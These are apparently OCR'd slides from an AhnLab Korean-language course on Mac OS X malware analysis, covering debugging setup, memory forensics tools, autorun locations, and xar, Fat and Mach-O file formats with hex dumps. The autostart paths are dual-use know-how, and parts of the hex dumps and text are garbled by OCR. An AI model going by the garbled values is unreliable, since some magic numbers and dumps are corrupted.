
```
-rw-r--r-- 1 user staff      73 Oct 29 17:13 hello.c
-rwxr-xr-x 1 user procmod 574980 Jun 13 01:26 mac_server
-rwxr-xr-x 1 user staff 588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo ./mac_server
IDA Mac OS X 32-bit remote debug server(MT) v1.15. Hex-Rays (c) 2004-2012

Listening on port #23946...
=====
[1] Accepting connection from 192.168.2.1...
Warning: bad file or could not find a member with matching cpu type
Error: oops! internal error 618
users-Mac:work user$
users-Mac:work user$ ls -l
total 2312
-rw xr-xr-x 1 user staff      8736 Oct 29 17:13 a.out
-rw-r--r-- 1 user staff      73 Oct 29 17:13 hello.c
-rwxr-xr-x 1 user procmod 574980 Jun 13 01:26 mac_server
-rwxr-xr-x 1 user staff 588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo chgrp procmod ./mac_serverx64
users-Mac:work user$ sudo chmod g+s ./mac_serverx64
users-Mac:work user$ sudo ./mac_serverx64
IDA Mac OS X 64-bit remote debug server(MT) v1.15. Hex-Rays (c) 2004-2012
Listening on port #23946...
```

Memory analyzer

volafox

- OS X Memory Analyzer



The screenshot shows the 'Project Home' page for the volafox project on Google Code. The page features a logo of a fox's head, the name 'volafox', and a subtitle 'Memory analyzer for Mac OS X & BSD'. A navigation bar at the top includes links for Project Home, Downloads, Wiki, Issues, and Source. Below the navigation bar, tabs for Summary and People are visible. The main content area is divided into sections: 'Project Information' (with '+2 Recommend this on Google' and 'Project feeds' links), 'Code license' (set to 'GNU GPLv2'), 'Labels' (including 'MacOSX', 'forensics', 'analysis', 'memory', 'Python', and 'FreeBSD'), 'Members' (listing 'rap...@gmail.com' as the email, '3 committers', and '1 contributor'), 'Featured', and 'Downloads'. To the right, the 'Introduction' section defines volafox as a 'Memory Analyzer for Mac OS X' developed on python 2.x. The 'System Environment' section lists 'Lang: Python 2.x', 'Arch: Intel x86/IA-32e', and 'OS: Snow Leopard(10.6), Lion(10.7), Mountain Lion(10.8) - i63'. The 'Requirement' section lists several items: 'Kernel Symbol List' (with 'overlay data' as a sub-item), 'Memory Image' (with 'Linear File Format(Firewire or VMware memory image)' and 'Flatten Mac Memory Reader Format by using flatten.py(32bit, 64bit)' as sub-items).

- 홈페이지 : <http://code.google.com/p/volafox>

복원

Time Machine과 VMware Fusion


- OS X 복원
 - Mac에 포함된 Time Machine
 - VMware Fusion을 이용한 OS X 설치



유 틸리티

7-zip

- dmg,fat,pax,xar 등 Mac 관련 파일 지원



5. OS X Internals

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.


OS X

OS X architecture

- OS X 계층

- Mach, BSD, xnu, Darwin 등으로 구성

- * 출처 : http://en.wikipedia.org/wiki/Architecture_of_OS_X




Bundles

bundle

- bundle

- 하나의 파일로 보이지만 내부적으로 많은 서브 디렉토리와 파일을 가지고 있는 특정한 목적에 사용되는 디렉토리

- pkg, app 등



Bundles

xar

- xar로 pkg 압축 파일

- 0x78617221 (xar!)

```
0000000000: 78 61 72 21.00 1C 00 01.00 00 00 00.00 00 00 04 D9 xar! - @   ◆
000000010: 00 00 00 00.00 00 19 5A.00 00 00 01.78 DA EC 97           ↓Z   @x ron
000000020: 4D 6F DC 36.10 86 EF F9.15 C2 DE 37.E2 B7 C8 80 Mo.6>g0.·§T M7n4c
000000030: 56 D0 04 08.DA 5B 81 B8.97 DC 28 72.B8 2B 78 25 Uw♦rLüqñ<rq+xz
000000040: 2D 24 D9 B5.F3 EB 4B 71.B5 1F 76 56.6B 25 4E 1B -$J.≤δKq{▼uVkuN+
000000050: 18 E8 49 C3.E1 CB 19 8A.33 0F 28 E9.F7 F7 D5 26 fgi|Bπlè3*(8zzzP&
000000060: B9 83 B6 2B.9B FA 6A 81.DF A2 45 02.B5 6D 5C 59 ;ñ||+t .ju|6E@|m\Y
000000070: AF AE 16 7F.5D 7F 5A CA.C5 FB FC 8D.BE 37 6D FE ><△]△Z"l~t^mìz?m
000000080: 26 D1 7D 63.C3 23 D1 B6.05 D3 87 15.CB BE AC 20 &->c |#ñ||‡uc§n-%
000000090: 27 08 93 25.C2 4B 8C AF.09 ?A 87 E8.3B 8E.74 FA 'Gz|Ki>ozc&·at·
0000000A0: 58 12 17 AD.C1 DE 74 B7.55 D2 F5 0F.1B B8 XA 74 X†††|It nUñ]#*·Zt
0000000B0: 6B 83 17 C3.4C A2 1B EF.3B E8 F3 B0.6C B4 A2 B7 k††|Lo+n;øz§1.óñ
0000000C0: 2B BF 0E C1.75 1A 8D 21.44 BA 8F 11.47 BE DC 40 +,ñ-u>i!D||R<G.■
0000000D0: 52 BA AB 05.1F C3 D8 A9.ED 7C 09 2B.F7 FB 48 74 R||½*†|†-ø!o+≈Ht
```

```
#define XAR_HEADER_MAGIC 0x78617221
#define XAR_HEADER_VERSION 0
#define XAR_HEADER_SIZE sizeof(struct xar_header)

/* 
 * xar_header version 0
 */
struct xar_header {
    uint32_t magic;
    uint16_t size;
    uint16_t version;
    uint64_t toc_length_compressed;
    uint64_t toc_length_uncompressed;
    uint32_t cksum_alg;
};
```

Bundles

Application

- App 구조

The screenshot shows a Mac OS X Finder window with the title bar "계산기". The left sidebar lists various locations like "나의 모든 파일", "work", "AirDrop", etc. The main pane displays the contents of the "Calculator" application bundle:

이름	수정일	크기	종류
Contents	2012. 4. 9. 오전 10:12	--	폴더
_CodeSignature	2012. 4. 9. 오전 10:12	--	폴더
CodeResources	2012. 8. 24. 오후 12:21	3KB	도큐멘트
Info.plist	2012. 8. 24. 오후 12:21	2KB	도큐멘트
MacOS	2012. 4. 9. 오전 10:12	--	폴더
Calculator	2012. 8. 24. 오후 12:21	259KB	Unix 실행 파일
PkgInfo	2012. 8. 24. 오후 12:21	8바이트	도큐멘트
Plugins	2012. 4. 9. 오전 10:12	--	폴더
BasicAndSci.calcview	2012. 4. 9. 오전 10:12	--	폴더
Contents	2012. 4. 9. 오전 10:12	--	폴더
Hexadecimal.calcview	2012. 4. 9. 오전 10:12	--	폴더
Contents	2012. 4. 9. 오전 10:12	--	폴더
Resources	2012. 8. 24. 오후 12:25	--	폴더
version.plist	2012. 8. 24. 오후 12:21	460바이트	도큐멘트

Property list

Property list

- OS X, iOS 등에서 이용하는 사용자 설정 저장 파일
- Safari의 Info.plist 예



A screenshot of a vim window titled "Contents — vim — 80x24". The window displays the XML structure of an Info.plist file. The code is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Application-Group</key>
    <string>dot-mac</string>
    <key>BuildMachineOSBuild</key>
    <string>11C74</string>
    <key>CFBundleDevelopmentRegion</key>
    <string>English</string>
    <key>CFBundleDocumentTypes</key>
    <array>
        <dict>
            <key>CFBundleTypeExtensions</key>
            <array>
                <string>css</string>
            </array>
            <key>CFBundleTypeIconFile</key>
            <string>document.icns</string>
            <key>CFBundleTypeMIMETypes</key>
            <array>
                <string>text/css</string>
            </array>
        </dict>
    </array>
</dict>
</plist>
```

"Info.plist" [readonly] 630L, 15724C

자동 실행

자동 실행 방식

- Applications that run on Startup

- /Library/StartupItems

- * 과거 Startup Items로 불림

- Plist items running on Startup

- /Library/LaunchDaemons

- /System/Library/LaunchDaemons

- Applications that launch on User Login

- ~/Library/LaunchAgents

- /Library/LaunchAgents

- /System/Library/LaunchAgents

- plist

- /Library/Preferences/loginwindow.plist

- ~/Library/Preferences/loginitems.plist

- ~/Library/Preferences/loginwindow.plist

실행 파일 종류

헤더

- Fat Binary

- 0xCAFEBAE

000000000:	CA FE BA BE. 30 00 00 02.00 00 00 12.00 00 00 00 00
000000010:	00 00 10 00.00 00 BF BC.00 00 00 0C.00 00 00 07
000000020:	00 00 00 03.00 00 D0 00.00 00 57 C8.00 00 00 0C
000000030:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000040:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000050:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000060:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000070:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000080:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000090:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00

- 파워 PC

- 0xFEEDFACE

00001000:	FE ED FA CE. 30 00 00 12.00 00 00 00.00 00 00 00 08
00001010:	00 00 00 08.00 00 06 7C.00 00 00 85.00 00 00 00 01
00001020:	00 00 00 9C.5F 5F 54 45.58 54 00 00.00 00 00 00 00
00001030:	00 00 00 00.00 00 00 00.00 00 A0 00.00 00 00 00 00
00001040:	00 00 A0 00.00 00 00 07.00 00 00 05.00 00 00 09
00001050:	00 00 00 00.5F 5F 74 65.78 74 00 00.00 00 00 00 00
00001060:	00 00 00 00.5F 5F 54 45.58 54 00 00.00 00 00 00 00
00001070:	00 00 00 00.00 00 0A 38.00 00 81 B4.00 00 A0 38
00001080:	00 00 00 02.00 00 00 00.00 00 00 00.80 00 04 00
00001090:	00 X 0 00 00.00 00 00 00.5F 5F 70 69.63 73 79 6D
000010A0:	62 5 F 6C 5F.73 74 75 62.5F 5F 54 45.58 54 00 00 bol_stub__TEXT

- 인텔

- 32비트 : 0xCEFAEDFE

- 64 비트 : 0xCFFAEDFE

0000D000:	CE FA ED FE. 30 00 00 00.03 00 00 00.08 00 00 00
0000D010:	0B 00 00 00.50 06 00 00.85 20 01 00.01 00 00 00
0000D020:	14 02 00 00.5F 5F 54 45.58 54 00 00.00 00 00 00
0000D030:	00 00 00 00.00 00 00 00.00 30 00 00.00 00 00 00
0000D040:	00 30 00 00.07 00 00 00.05 00 00 00.07 00 00 00
0000D050:	00 00 00 00.5F 5F 74 65.78 74 00 00.00 00 00 00
0000D060:	00 00 00 00.5F 5F 54 45.58 54 00 00.00 00 00 00
0000D070:	00 00 00 00.0C 0C 00 00.5C 20 00 00.0C 0C 00 00


00000000:	CF FA ED FE. 30 00 00 01.03 00 00 80.02 00 00 00
00000010:	0B 00 00 00.F0 06 00 00.85 00 00 00.00 00 00 00
00000020:	19 00 00 00.48 00 00 00.5F 5F 50 41.47 45 5A 45
00000030:	52 4F 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000040:	00 00 00 00.01 00 00 00.00 00 00 00.00 00 00 00
00000050:	00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00

실행파일 종류

Fat binary(멀티 아키텍쳐 바이너리)

- 2가지 이상 실행 파일 포함

- 여러 아키텍쳐를 지원하는 유니버설 바이너리
- iPhone에서도 이용



Fat

File format

- header (0x00 – 0x03)

- 0xCAFEBAE로 시작

000000000:	CA	FE	BA	BE	.00	00	00	02	.01	00	00	07	.80	00	00	03	■■■■■	◎	*C	▼
000000010:	00	00	10	00	.00	00	4E	D0	.00	00	00	0C	.00	00	00	07	►	N■	♀	*
000000020:	00	00	00	03	.00	00	60	00	.00	00	4D	EC	.00	00	00	0C	▼	'	Moo	♀
000000030:	00	00	00	00	.00	00	00	00	.00	00	00	00	.00	00	00	00				

- 첨부 바이러리 수 (0x04 – 0x07)

- 2개 바이너리 파일 포함

00000000: CA FE BA BE.00 00 00 02.01 00 00 00 07.80 00 00 03	II P	00	*C	▼
00000010: 00 00 10 00.00 00 4E D0.00 00 00 0C.00 00 00 07	►	NH	♀	*
00000020: 00 00 00 03.00 00 60 00.00 00 4D EC.00 00 00 0C	▼	'	Moo	♀
00000030: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00				

- fat arch

```
struct fat_arch
{
    cpu_type_t cputype;
    cpu_subtype_t cpusubtype;
    uint32_t offset;
    uint32_t size;
    uint32_t align;
};
```

- cputype (0x08 – 0x0B)

Fat 예제

File format

- offset과 size (0x10, 0x14)

- 0x10 ~ 0x13 : offset (0x00100000)

- 0x14 ~ 0x17 : size (0xD04E0000)

00000000:	CA	FE	BA	BE.00	00	00	02.01	00	00	07.80	00	00	03	EE	80	*C	Y
00000010:	00	00	10	00.00	00	4E	D0.00	00	00	0C.00	00	00	07	▶	NW	♀	*
00000020:	00	00	00	03.00	00	60	00.00	00	4D	EC.00	00	00	0C	▼	Mw	♀	


- 실제 binary 내용 존재

- 0x1000: 첫 번째 binary 내용 (0xCFFAEDFE로 시작하는 64비트 Mach-O 파일)

실행 파일 종류

Mach-O

- OS X 실행 파일
- 구조



Mach-O 파일 구조

Header

- 32비트 헤더

- magic: 0xCEFAEDFE

```
struct mach_header {  
    uint32_t    magic;          /* mach magic number identifier */  
    cpu_type_t  cputype;        /* cpu specifier */  
    cpu_subtype_t cpusubtype;   /* machine specifier */  
    uint32_t    filetype;       /* type of file */  
    uint32_t    ncmds;          /* number of load commands */  
    uint32_t    sizeofcmds;     /* the size of all the load commands */  
    uint32_t    flags;          /* flags */  
};
```

- 64비트 헤더

- magic: 0xCFFAEDFE

```
struct mach_header_64 {  
    uint32_t    magic;          /* mach magic number identifier */  
    cpu_type_t  cputype;        /* cpu specifier */  
    cpu_subtype_t cpusubtype;   /* machine specifier */  
    uint32_t    filetype;       /* type of file */  
    uint32_t    ncmds;          /* number of load commands */  
    uint32_t    sizeofcmds;     /* the size of all the load commands */  
    uint32_t    flags;          /* flags */  
    uint32_t    reserved;       /* reserved */  
};
```

- 헤더 마지막 예약 부분 제외하고 32비트 헤더와 차이점 없음

Mach-O 파일 구조

Segment command

- 32비트 segment command 구조

```
struct segment_command { /* For 32-bit architectures */
    uint32_t      cmd;          /* LC_SEGMENT */
    uint32_t      cmdsize;      /* includes sizeof section structs */
    char         segname[16];   /* segment name */
    uint32_t      vmaddr;       /* memory address of this segment */
    uint32_t      vmsize;       /* memory size of this segment */
    uint32_t      fileoff;      /* file offset of this segment */
    uint32_t      filesize;     /* amount to map from the file */
    vm_prot_t    maxprot;      /* maximum VM protection */
    vm_prot_t    initprot;     /* initial VM protection */
    uint32_t      nsects;       /* number of sections in segment */
    uint32_t      flags;        /* flags */
};
```

- 64비트 segment command 구조

```
struct segment_command_64 { /* For 64-bit architectures */
    uint32_t      cmd;          /* LC_SEGMENT_64 */
    uint32_t      cmdsize;      /* includes sizeof section_64 structs */
    char         segname[16];   /* segment name */
    uint64_t      vmaddr;       /* memory address of this segment */
    uint64_t      vmsize;       /* memory size of this segment */
    uint64_t      fileoff;      /* file offset of this segment */
    uint64_t      filesize;     /* amount to map from the file */
    vm_prot_t    maxprot;      /* maximum VM protection */
    vm_prot_t    initprot;     /* initial VM protection */
    uint32_t      nsects;       /* number of sections in segment */
    uint32_t      flags;        /* flags */
};
```

T

6. 분석 시 유의 사항

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

컴파일러 종류 파악

RealBasic

- RealBasic의 경우 string과 행위 위주로 확인

- IDA Pro 등으로는 분석하기 어려움

```
001F1340: 00 5F 25 20.6D 61 69 6E.00 5F 5F 49.6E 69 74 46    "% main __InitF
001F1350: 69 6C 65 54.79 70 65 73.00 5F 41 70.70 25 6F 3C  fileTypes __Appzo<
001F1360: 41 70 70 3E.25 00 5F 5F.4E 65 77 41.70 70 49 6E  App>% __NewAppln
001F1370: 73 74 61 6E.63 65 00 5F.5F 41 70 70.6C 69 63 61  stance __Applica
001F1380: 74 69 6F 6E.41 64 64 4D.65 6E 75 48.61 6E 64 6C  tionAddMenuHandl
001F1390: 65 72 73 00.5F 5F 4D 61.6B 65 44 65.66 61 75 6C  ers __MakeDefaul
001F13A0: 74 56 69 65.77 00 5F 5F.53 74 61 72.74 75 70 00  tView __Startup
001F13B0: 5F 5F 4D 61.69 6E 00 5F.44 65 6C 65.67 61 74 65  __Main __Delegate
001F13C0: 2E 49 6E 76.6F 6B 65 25.25 00 5F 52.45 41 4C 62  .Invokezz __REALb
001F13D0: 61 73 69 63.2E 53 70 65.61 6B 25 25.76 62 00 5F  asic.Speakzzvb __
001F13E0: 52 45 41 4C.62 61 73 69.63 2E 5F 47.65 74 49 6D  REALbasic._GetIm
001F13F0: 70 6C 69 63.69 74 57 69.6E 64 6F 77.25 6F 3C 57  plicitWindowzo<W
001F1400: 69 6E 64 6F.77 3E 25 73.00 5F 52 45.41 4C 62 61  indow>%s __REALba
001F1410: 73 69 63 2E.52 6E 64 25.66 38 25 00.5F 52 45 41  sic.Rndzf8% __REA
001F1420: 4C 62 61 73.69 63 2E 54.69 63 6B 73.25 69 34 25  Lbasic.Tickszi4%
001F1430: 00 5F 52 45.41 4C 62 61.73 69 63 2E.42 65 65 70  __REALbasic.Beep
001F1440: 00 5F 52 45.41 4C 62 61.73 69 63 2E.53 68 6F 77  __REALbasic.Show
001F1450: 55 52 4C 25.25 73 00 5F.52 45 41 4C.62 61 73 69  URLzzs __REALbasi
```

간접 브지

간접 브지

- 일반 Disassembler

- 일반 Disassembler

00000C6B:	3D835A010000	lea	eax,[ebx][000000015A]
00000C71:	89442404	mov	[esp][4],eax
00000C75:	8D8396130000	lea	eax,[ebx][0000001396]
00000C7B:	8B00	mov	eax,[eax]
00000C7D:	890424	mov	[esp],eax
00000C80:	E8DE130000	call	000002063 --↓2
00000C85:	89C2	mov	edx, eax
